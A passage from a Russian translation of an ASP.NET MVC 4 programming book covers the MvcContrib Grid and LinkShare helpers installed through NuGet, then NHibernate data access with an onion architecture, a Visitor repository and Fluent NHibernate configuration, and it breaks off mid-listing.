
После создания нового действия и представления добавьте директиву `using` в самую верхнюю часть кода представления. Используйте вспомогательный метод `LinkShare` для создания вспомогательного метода в представлении, как это продемонстрировано в следующем листинге.

Листинг 14-2: Использование вспомогательного метода `LinkShare`

```
<h2>LinkShare</h2>
@LinkShare.GetHtml("MVC 4 in Action")
```

Выходной результат этого вспомогательного метода продемонстрирован на рисунке 14-9. Здесь представлен быстрый виджет, который при помощи простого вспомогательного метода подключает в ваш веб-сайт или приложение возможность обмена информацией в социальных сетях. Использовать код просто, но средство реализации всего этого, действительно, находится во власти NuGet и то, как он делает процесс обнаружения и добавления библиотек в ваш проект беспрепятственным.

Рисунок 14-9: Использование вспомогательного метода `LinkShare`



14.3. Компонент *MvcContrib Grid*

MvcContrib Grid – это UI-компонент, который создает хорошо сформированную HTML таблицу. Он использует свободный интерфейс, который позволяет вам определять конфигурацию Grid с помощью строго типизированного и поддерживающего рефакторинг синтаксиса. Поддержка рефакторинга заставляет этот стиль компонента отлично работать с помощью таких инструментов рефакторинга, как JetBrains ReSharper и DevExpress Refactor! Pro. Для этого вида компонентов, в основном, требуется строго типизированное представление, которое используется для запуска API Grid.

Когда вы будете устанавливать комплект MvcContrib с помощью NuGet, вы увидите нечто подобное:

Листинг 14-3: Установка MvcContrib с помощью NuGet

```
PM> install-package MvcContrib.Mvc3-ci  
Attempting to resolve dependency 'Mvc3Futures'.  
Successfully installed 'Mvc3Futures 3.0.20105.0'.  
Successfully installed 'MvcContrib.Mvc3-ci 3.0.86.0'.  
Successfully added 'Mvc3Futures 3.0.20105.0' to MvcContribGridUsingNuget.  
Successfully added 'MvcContrib.Mvc3-ci 3.0.86.0' to  
MvcContribGridUsingNuget.
```

14.3.1. Использование *MvcContrib Grid*

Одним из сценариев, где вы, возможно, захотите использовать Grid таким образом, будет отображение списка объектов модели. Следующий листинг демонстрирует действие, которое отправляет модель `IEnumerable` в представление для отображения.

Листинг 14-4: Действие, которое отображает список объектов Person

```
public ActionResult AutoColumns() {  
    return View(_peopleFactory.CreatePeople());  
}
```

Этот пример игнорирует большинство таких продвинутых возможностей, как подкачка страниц. В нем просто отправляется каждый объект `Person` приложения в представление для отображения.

Следующий шаг – использование MvcContrib Grid для получения представления ваших объектов `Person` в табличном формате:

```
@Html.Grid(Model).AutoGenerateColumns()
```

Метод AutoGenerateColumns будет автоматически генерировать столбцы в таблице на основании открытых свойств объекта Person, как это показано на рисунке 14-10.

Рисунок 14-10: Представление, созданное AutoGenerateColumns.

Name	Id	Gender	Date Of Birth	Favorite Color
Person 0	0	M	1/1/1980 12:00:00 AM	Red
Person 1	1	F	1/2/1980 12:00:00 AM	Red
Person 2	2	M	1/3/1980 12:00:00 AM	Red
Person 3	3	F	1/4/1980 12:00:00 AM	Red
Person 4	4	M	1/5/1980 12:00:00 AM	Red
Person 5	5	F	1/6/1980 12:00:00 AM	Red
Person 6	6	M	1/7/1980 12:00:00 AM	Red
Person 7	7	F	1/8/1980 12:00:00 AM	Red
Person 8	8	M	1/9/1980 12:00:00 AM	Red
Person 9	9	F	1/10/1980 12:00:00 AM	Red

Это полезно всего лишь в некоторых ситуациях. На рисунке 14-10 вы увидите, что существуют некоторые столбцы такие, как Roles, значения которых Grid не знает, как отображать. Используемое по умолчанию поведение – это вызов ToString для каждого значения свойства, но это не особенно полезно для сложных типов, поскольку он всего лишь отображает наименование типа. AutoGenerateColumns наиболее полезен в том случае, если вы используете заранее определенную модель представления, а не вложенную иерархию объектов.

14.3.2. Перспективное использование MvcContrib Grid

Несмотря на то, что предыдущий пример MvcContrib Grid, казалось, волшебным образом работал с помощью всего лишь единственной строки кода представления, Grid обладает некоторыми достаточно устойчивыми мнениями о том, как он будет отображать модель. Например, он допускает, что все открытые свойства должны отображаться в виде столбцов (если только они не отмечены атрибутом ScaffoldColumn). Если вас не устраивает такое поведение, вы можете использовать больше возможностей – и именно здесь в игру вступает Grid.

Следующий листинг демонстрирует то, каким образом вы можете использовать Grid для того, чтобы настроить выходные данные индивидуальных столбцов.

Листинг 14-5: Использование MvcContrib Grid с еще большим контролем


```
@Html.Grid(Model).Columns(column =>
{
    column.For(x => x.Id).Named("Person ID");
    column.For(x => x.Name);
    column.For(x => x.Gender);
    column.For(x => x.DateOfBirth).Format("{0:d}");
    column.For(x => Html.ActionLink("View Person", "Show", new { id = x.Id }))
        .Encode(false);
})
```

В этом листинге столбцы точно определяются посредством вызова метода `Columns`, который использует **вложенное замыкание (nested closure)** для того, чтобы указать, какие свойства упомянутой модели должны отображаться в виде столбцов таблицы. Это делается путем передачи лямбда-выражения в метод `column.For`. По умолчанию название свойства будет использоваться в качестве заголовка столбца, но данный факт можно переопределить посредством связывания в цепочку вызова метода `Named` и предоставления пользовательского названия столбца.

Столбцы могут быть намного сложнее, нежели просто содержать простое свойство. Например, последний столбец в листинге 14-5 определяет столбец, который содержит гиперссылку.

MvcContrib Grid, созданный с помощью кода представления в листинге 14-5, будет отлично отображаться в таблице, как это продемонстрировано на рисунке 14-11.

Рисунок 14-11: MvcContrib Grid, отображаемый с помощью конфигурации столбцов.



Главной причиной явного задания столбцов для Grid является тот факт, что вы можете настраивать выходные данные различных столбцов (например, путем использования формата пользовательской строки или путем добавления в таблицу дополнительных столбцов).

Синтаксис определения Grid может сначала показаться странным – он использует некоторые новейшие возможности языка C#. Например, лямбда-выражения используются для указания того, какие свойства должны отображаться в виде столбцов таблицы. При использовании этого синтаксиса если вы

измените название свойства с помощью инструмента рефакторинга, то свойство также изменится и в коде вашего представления. Эта возможность исключает ошибки, появляющиеся во время выполнения, которые вы наблюдали, когда использовали "магические строки" и прежнюю модель связывания данных для того, чтобы настраивать то, как вытаскивать значения свойств из вашей модели и отображать их в таблице. Несмотря на то, что MvcContrib Grid был одним из первых компонентов, который использовал этот метод конфигурации, этот стиль стал модным.

Grid был создан и в настоящее время поддерживается в работоспособном состоянии Джереми Скиннером, куратором MvcContrib проекта. Для получения более подробной информации о Grid перейдите к MvcContrib проекту на сайте <http://www.mvccontrib.org>. Вы можете найти больше информации и публикаций блогов создателя Grid на сайте <http://www.jeremyskinner.co.uk>. В Grid встроено большое количество дополнительных возможностей, которые мы не можем охватить в данной главе, но MvcContrib проект имеет множество примеров, в которых рассматриваются расширенные возможности использования Grid.

14.4. Резюме

Данная глава охватила вопрос использования сторонних компонентов в MVC приложении. Мы рассмотрели использование компонента страничного уровня, MvcContrib Grid, и AutoGenerateColumns возможность компонента Grid. Мы также продемонстрировали более продвинутое использование Grid, применяя его мощный строго типизированный API. Кроме того, мы рассмотрели интеграцию двух вспомогательных веб-методов (Web Helpers) компании Microsoft, Twitter и LinkShare, которые быстро и легко добавляются в ваш проект.

Эти два отличные друг от друга типа компонентов демонстрируют, что существуют различия в том, сколько функциональностей может предоставить компонент. Grid обеспечивает единичный пример контроля, в то время как Web Helpers демонстрируют, как вы можете быстро интегрировать небольшие вспомогательные методы в существующее представление. Удобство использования схоже лишь с механизмом управления пакетами NuGet, который превращает часы загрузки, чтения вступительной документации и отладки посредством конфигурации в несколько секунд автоматизации.

В следующей главе будет рассматриваться использование компонента листинга к данным в MVC 4. Теперь, когда вы знаете, как использовать NuGet для добавления сторонних компонентов, вам необходимо предоставить информацию о том, как добавить компонент доступа к данным.

15. Доступ к данным с NHibernate

Данная глава охватывает следующие темы:

- Разъединение механизмов доступа к данным из ядра и из пользовательского интерфейса
- Настройка NHibernate преобразований
- Начальная загрузка NHibernate
- Вызов механизма доступа к данным из ASP.NET MVC

Даже если ASP.NET MVC Framework фокусируется на уровне представления, многие разработчики работают с небольшими приложениями, для которых не нужны несколько уровней бизнес-логики, а также не требуется разделение между уровнем представления и хранением данных. Некоторые из этих образцов имеют только небольшое количество простых экранов, которые хранят и извлекают данные из небольших баз данных. Для таких приложений могут подходить простые шаблоны разделения, но многие небольшие приложения со временем становятся все больше по сравнению с тем, какими они были определены первоначально. Когда такое случается, концепция разделения является крайне необходимой для долгосрочной поддержки программного обеспечения в рабочем состоянии.

Для того чтобы достичь концепции разделения при взаимодействии с реляционной базой данных, вы можете воспользоваться таким *инструментом объектно-реляционного преобразования* (ORM), как популярный NHibernate проект с открытым исходным кодом. Вы видели, что в рамках NuGet вы можете использовать множество библиотек и фреймворков, которые создаются разработчиками по всему миру. NHibernate – это одна из библиотек, доступных посредством NuGet. Эта библиотека делает тривиальным процесс доступа к данным в рамках реляционных баз данных.

Как это и происходит со всем новым, кривая обучения ассоциируется с пониманием того, как настроить преобразование между объектами и таблицами. Данная глава демонстрирует, как настроить и ускорить NHibernate при разработке приложения, чей пользовательский интерфейс использует преимущества ASP.NET MVC Framework. Пример, который мы рассмотрим, в равной степени применим ко всем версиям ASP.NET MVC. В конце данной главы вы будете способны сохранять и извлекать данные из базы данных SQL Server при помощи NHibernate.


15.1. Функциональный обзор реализации референции

Пример, который мы будем рассматривать в этой главе, построен на основе используемого по умолчанию шаблона ASP.NET MVC проекта, который вы получаете при создании нового проекта с помощью Visual Studio. Функциональность, которую мы добавим, – это способность каждой страницы отслеживать посетителей сайта. Сайт отслеживает следующие фрагменты данных:

- URL
- Логин
- Веб-браузер
- Дата и время
- IP адрес

Рисунок 15-1 демонстрирует, что при запуске приложения самые последние посещения отображаются в нижней части страницы. На каждой странице отображаются ее недавние посетители.

Рисунок 15-1: Недавние посетители отображаются в нижней части каждой страницы.




Мы намеренно сохранили масштаб этого приложения небольшим для того, чтобы мы могли сфокусироваться на использовании NHibernate в качестве библиотеки для доступа к данным, которая позволяет нам сохранять и извлекать объекты `Visitor`. Перед тем как мы перейдем к тщательному рассмотрению уровней приложения, давайте сделаем обзор архитектуры этого приложения на высшем уровне.

15.2. Обзор архитектуры приложения


На широком уровне это приложение использует некоторые идеи *проектирования на основе предметной области* (*domain-driven design* или *DDD*) внутри так называемой "луковой архитектуры" (*onion architecture*), несмотря на то, что большинство идей DDD будут разрушены для такого простого приложения. На высшем уровне в ядре приложения расположена доменная модель. Рисунок 15-2 демонстрирует опорный макет "луковой архитектуры".

Рисунок 15-2: "Луковая архитектура" использует концепцию ядра приложения, которая не зависит от внешних библиотек таких, как NHibernate.



Структура решения реализует стратегию разъединения, которая необходима для "луковой архитектуры". На рисунке 15-3 вы можете увидеть эту структуру с раскрытыми референсами проекта Core. Приложение имеет простое ядро, а библиотеки, на которые ссылаются для реализации ядра, также довольно просты.

Рисунок 15-3: Проект **Core** имеет минимальное количество референсов и не имеет внешних зависимостей.



Заметьте, что из проекта **Core** не дается ссылка на *NHibernate.dll*. Важно, что ядро остается выделенным и не связано с внешними библиотеками. С течением времени библиотеки, которые вы используете, будут меняться так же, как и версии библиотек. Сохранение ядра независимым от такого перемешивания будет поддерживать его стабильность. Так же как и все в программном обеспечении, этот вариант является компромиссом. Возможно, вам будет удобно взаимодействовать с некоторыми библиотеками, но старайтесь убедиться в том, что вы тщательно оценили последствия. Данным пример применяет *принцип инверсии управления* (*Inversion of Control* или *IoC*) при помощи абстрактных фабрик и внедрения зависимостей.


Inversion of Control – это принцип, а не средство

В связи с популярностью IoC-контейнеров многие разработчики не знают, как реализовать IoC без такой библиотеки, как **StructureMap**. Многие разработчики имеют опыт использования механизма внедрения зависимостей, но только посредством использования IoC-контейнера.

В примере, используемом в данной главе, применяется IoC в рамках свободного использования механизма внедрения зависимостей при помощи внедрения через конструктор. Механизм разъединения применяет абстрактный шаблон фабрики вместе с кодом самозагрузки во время запуска для того, чтобы инициализировать абстрактные фабрики.

Если мы раскроем большинство из проектов, как это показано на рисунке 15-4, то сможем увидеть, что ни один из проектов не ссылается на проект **Infrastructure**, за исключением **IntegrationTests**, который никаким образом не развертывается в производство. Только проект **Infrastructure** ссылается на *NHibernate.dll*. Когда мы будем рассматривать UI-проект, мы увидим, как организуется приложение во время выполнения для того, чтобы функционировать должным образом.

Рисунок 15-4: Ни один из проектов не ссылается на **Infrastructure**. Такое размещение важно для механизма разъединения.



Примечание

Пример, используемый в данной главе, не сосредоточен на автоматическом тестировании, поэтому многие необходимые автоматизированные тесты ради краткости в нем пропущены .

Теперь, когда вы поняли, как приложение структурировано на высшем уровне, мы постепенно рассмотрим каждый слой. Мы начнем с доменной модели проекта **Core**.

15.3. Исследование ядра

Доменная модель – самая важная часть приложения. Без доменной модели все соответствующие понятия были бы представлены только в пользовательском интерфейсе. Наша конкретная доменная модель содержит единичный агрегат, состоящий из единичного объекта, `Visitor`.

Ниже представлен код класса Visitor.

Листинг 15-1: Класс Visitor, доменная модель данного примера

```
using System;
namespace Core
{
    public class Visitor
    {
        public Guid Id { get; set; }
        public string PathAndQuerystring { get; set; }
        public string LoginName { get; set; }
        public string Browser { get; set; }
        public DateTime VisitDate { get; set; }
        public string IpAddress { get; set; }
    }
}
```

Здесь отсутствует бизнес-логика, и с первого взгляда, это похоже всего лишь на структуру данных. Все остальные моменты пропущены с целью включения только абстракций и логики, которые необходимы для продвижения NHibernate свободным способом.

Класс Visitor содержит свойства для каждого вида информации, которую нам хотелось бы записать. Свойство Id существует в качестве идентификатора конкретного посещения. Мы точно могли бы использовать Int32 в качестве ID, но в среде хранения данных, которая вынуждает использовать зависимость от хранилища данных при генерации уникального значения Int32. Иногда это приемлемо, но в DDD разработчик допускает ошибку в том плане, что отдает всю ответственность доменной модели, а не хранилищу данных. В соответствии с этим Id – это Guid, и приложение будет генерировать Guid перед тем, как попытаться выполнить сохранение в базу данных.

Механизм сохранения или извлечения Visitor называется *репозиторием*. Репозиторий будет сохранять наш объект, а также извлекать его. Он также может выполнять операции фильтрации. В нашей доменной модели есть IVisitorRepository:

Листинг 15-2: Репозиторий, который определяет операции сохранения

```
namespace Core
{
    public interface IVisitorRepository
    {
        void Save(Visitor visitor);
        Visitor[] GetRecentVisitors(int numberofVisitors);
    }
}
```

С помощью нашего репозитория мы можем сохранить Visitor, а также получить конкретное количество самых последних посетителей. На рисунке 15-4 вы можете видеть, что проект **Core** не содержит ни одного класса, реализующего IVisitorRepository. Это важно, поскольку класс, который выполняет работу, представленную интерфейсом, будет ответственным за сохранение, что не является заботой доменной модели. Сохранение – это инфраструктура. Данная функциональность работала бы одинаково хорошо, если бы мы сохраняли данные в файл, а не в базу данных. Механизм сохранения не входит в компетенции доменной модели, поэтому и класс, ответственный за него, отсутствует в проекте **Core**.

То, что находится в проекте **Core**, – это абстрактная фабрика, способная размещать или создавать экземпляры `IVisitorRepository`. `VisitorRepositoryFactory` отвечает за возврат экземпляра нашего репозитория. Следующий листинг иллюстрирует тот факт, что знания, необходимые для создания репозитория, не расположены в рамках фабрики. Эта фабрика просто олицетворяет способность возврата репозитория.

Листинг 15-3: Фабрика, которая предоставляет репозиторий

```
using System;
namespace Core
{
    public class VisitorRepositoryFactory
    {
        public static Func<IVisitorRepository> RepositoryBuilder =
            CreateDefaultRepositoryBuilder;

        private static IVisitorRepository CreateDefaultRepositoryBuilder()
        {
            throw new Exception("No repository builder specified.");
        }

        public IVisitorRepository BuildRepository()
        {
            IVisitorRepository repository = RepositoryBuilder();
            return repository;
        }
    }
}
```

Строка **6-7**: Инициализируется при запуске приложения

Строка **11**: Выдается в случае, если фабрика не проинициализирована

Строка **16**: Использует делегирование для создания репозитория

Даже для неопытного глаза этот класс кажется не столь полезным в одиночку. При вызове `BuildFactory()` выдается исключение. Доменная модель не знает, какая реализация `IVisitorRepository` будет использоваться, поэтому нет способа вложить это знание в скомпилированный код. В свойстве `public static RepositoryBuilder` необходимо будет задать что-то полезное перед тем, как фабрика заработает должным образом. Мы рассмотрим то, как это выполняется после того, как ознакомимся со всем необходимым.

Данная конкретная фабрика не нужна, если вы используете IoC-контейнер, который был пропущен для простоты. Эта доменная модель умышленно является простой.

Следующий шаг – понять, как настроить NHibernate для автоматического сохранения нашего объекта в базу данных.

15.4. Конфигурационная инфраструктура приложения в NHibernate

Чтобы подтолкнуть NHibernate к беспрепятственному сохранению, необходимо написать небольшой фрагмент кода. NHibernate – это библиотека, а не фреймворк, и это отличие очень важно. Фреймворки предоставляют шаблоны кода, а вы затем заполняете пробелы, чтобы создать что-то полезное. Библиотеки пригодны для использования без предоставления шаблонов. NHibernate не требует, чтобы ваши объекты наследовались от конкретного базового класса, а также не требует реализации конкретного интерфейса. NHibernate может сохранять разные виды объектов, пока конфигурация корректна.

В этом разделе мы пройдемся по конфигурации NHibernate и увидим, как мы можем сохранять и извлекать объект Visitor. В данной главе мы используем NHibernate 3.0.0.2001 вместе с Fluent NHibernate 1.1 для получения справки о конфигурации. Fluent NHibernate предоставляет без XML-ные, безопасно-компилируемые, автоматизированные, основанные на условных обозначениях преобразования NHibernate. Вы можете найти его на сайте <http://fluentnhibernate.org/>.

Перед тем, как мы погрузимся в конфигурацию, давайте изучим реализацию интерфейса IVisitorRepository, заданного в доменной модели. Мы начнем с этого класса для того, чтобы продемонстрировать, как записывается небольшой фрагмент кода при вызове NHibernate с целью выполнения операции сохранения. Следующий листинг демонстрирует класс VisitorRepository, расположенный в проекте **Infrastructure**.

Листинг 15-4: Реализация репозитория, связанного с NHibernate APIs

```
using System.Linq;
using Core;
using NHibernate;
using NHibernate.Linq;
namespace Infrastructure
{
    public class VisitorRepository : IVisitorRepository
    {
        public void Save(Visitor visitor)
        {
            using (ISession session = DataConfig.GetSession())
            {
                session.BeginTransaction();
                session.SaveOrUpdate(visitor);
                session.Transaction.Commit();
            }
        }
        public Visitor[] GetRecentVisitors(int numberofVisitors)
        {
            using (ISession session = DataConfig.GetSession())
            {
                Visitor[] recentVisitors =
                    session.Query<Visitor>()
                        .OrderByDescending(v => v.VisitDate)
                        .Take(numberofVisitors)
                        .ToArray();
                return recentVisitors;
            }
        }
    }
}
```

Строка 13-15: Сохраняет экземпляры Visitor

Строка 22-25: Использует HQL для выбора Visitors

Строка 26-27: Возвращает массив Visitors

Этот класс использует NHibernate API для того, чтобы сохранять экземпляры Visitors, а также извлекать совокупность недавних посетителей сайта. Метод GetRecentVisitors использует язык

запросов *Hibernate Query Language* или *HQL*) для того, чтобы выполнить запрос относительно базы данных.

Теперь, когда вы увидели, на что похож вызов NHibernate, мы пройдемся по процессу конфигурирования NHibernate и рассмотрим каждый шаг. Начнем с главной конфигурации.

15.4.1. Конфигурация NHibernate

Началом процесса настройки является файл *hibernate.cfg.xml*. Этот файл имеет то же название, что и конфигурационный файл, используемый библиотекой Hibernate в Java. Поскольку NHibernate был запущен как порт Hibernate, одним из множества сходств является то, что знания одного, главным образом, напрямую переводятся другому.

Содержание файла *hibernate.cfg.xml* также может быть помещено в файл *Web.config* или файл *app.config*. Для простых приложений вложение этой информации в конфигурационный файл .NET может быть вполне пригодным, но данный пример делает акцент на концепцию разделения с тем, чтобы применительно к приложению среднего размера код и конфигурация не запускались вместе. Мы видели, что размер файлов *Web.config* увеличивается, и это банально – хранить конфигурацию NHibernate в указанном файле.

Следующий листинг демонстрирует содержимое файла *hibernate.cfg.xml*.

Листинг 15-5: Файл *hibernate.cfg.xml*

```
<hibernate-configuration xmlns="urn:nhibernate-configuration-2.2">
  <session-factory>
    <property name="connection.driver_class">
      NHibernate.Driver.SqlClientDriver
    </property>
    <property name="connection.connection_string">
      server=.\SQLEXPRESS;database=NHibernateSample;
      Integrated Security=true;
    </property>
    <property name="show_sql">false</property>
    <property name="dialect">
      NHibernate.Dialect.MsSql2005Dialect
    </property>
    <property name="adonet.batch_size">100</property>
    <property name="proxyfactory.factory_class">
      NHibernate.ByteCode.Castle.ProxyFactoryFactory,
      NHibernate.ByteCode.Castle
    </property>
  </session-factory>
</hibernate-configuration>
```

Строка 3: Определяет используемый драйвер

Строка 6: Определяет строку соединения

Строка 11: Определяет используемый диалект

Строка 15: Определяет прокси-фабрику

Это простая конфигурация, и существует множество других вариантов, которые обсуждаются в документации к NHibernate (<http://nhforge.org/doc/nh/en/index.html>). Наиболее очевидный фрагмент информации – это строка соединения. Также класс драйвера иialect задают подробную информацию об используемом движке базы данных. В данном примере используется SQL Server 2005, но эти значения можно было бы изменить, если бы вам захотелось использовать версию Oracle, SQLite, или множество других поддерживаемых движков базы данных.


Свойство `show_sql` будет выводить каждый SQL запрос в консоль, как только утверждение отправляется в базу данных, что довольно полезно для отладки. Свойство `adonet.batch_size` управляет тем, сколько обновлений, удалений и вставок было отправлено в базу данных в одном пакете. Более эффективно отправлять составные утверждения в одном сетевом вызове, нежели делать отдельные сетевые вызовы для каждого утверждения. NHibernate будет делать это автоматически.

Последний элемент конфигурации – это прокси-фабрика, которая применяется для преобразований, использующих *отложенную загрузку* (*lazy loading*), которая является используемой по умолчанию. Если бы мы использовали файлы XML преобразований, мы бы также сконфигурировали комплект, в котором NHibernate мог бы найти вложенные преобразования, но в данном случае это не является необходимым, поскольку мы используем кодовые преобразования при помощи Fluent NHibernate. Вместо этого мы можем определить направления нашего преобразования в C#.

15.4.2. NHibernate преобразование – простое, но значительное

Для NHibernate требуется, по крайней мере, одно преобразование. Рисунок 15-5 демонстрирует проект **Infrastructure**, и на этом рисунке вы увидите, что существует файл кода под названием `VisitorMap.cs`.

Рисунок 15-5: Проект **Infrastructure** содержит NHibernate преобразование `Visitor`.



Мы собираемся рассмотреть файл `VisitorMap.cs`, который содержит информацию о преобразовании класса `Visitor`. Но сначала отметьте два файла, связанных с проектом:

- `Hibernate.cfg.xml`
- `Log4Net.config`

Эти файлы не принадлежат к проекту напрямую, они связаны с ним в другом месте. Мы делаем это, поскольку для составных проектов нужна одинаковая копия этих файлов. Первый пример, для которого нужны связанные файлы – это **IntegrationTests**, он будет содержать тесты для всех доступов к данным. Чтобы выполнить тестирование процесса доступа к данным, тестам необходимо использовать ту же конфигурацию, которую использует и приложение.

Мы уже рассматривали файл *hibernate.cfg.xml*. Файл *Log4Net.config* содержит информацию о конфигурации **log4net**, которая широко применяется для любого типа приложений. Если вы не знакомы с Apache log4net, то вы можете найти больше информации об этом на сайте <http://logging.apache.org/log4net/index.html>.

Давайте теперь вернемся к преобразованию класса *Visitor*. Файл *VisitorMap.cs* продемонстрирован ниже.

Листинг 15-6: Файл *VisitorMap.cs* содержит преобразование класса *Visitor*

```
using Core;
using FluentNHibernate.Mapping;
namespace Infrastructure
{
    public class VisitorMap : ClassMap<Visitor>
    {
        public VisitorMap()
        {
            Not.LazyLoad();
            Table("Visitor");
            Id(x => x.Id).GeneratedBy.GuidComb();
            Map(x => x.PathAndQueryString).Length(4000).Not.Nullable();
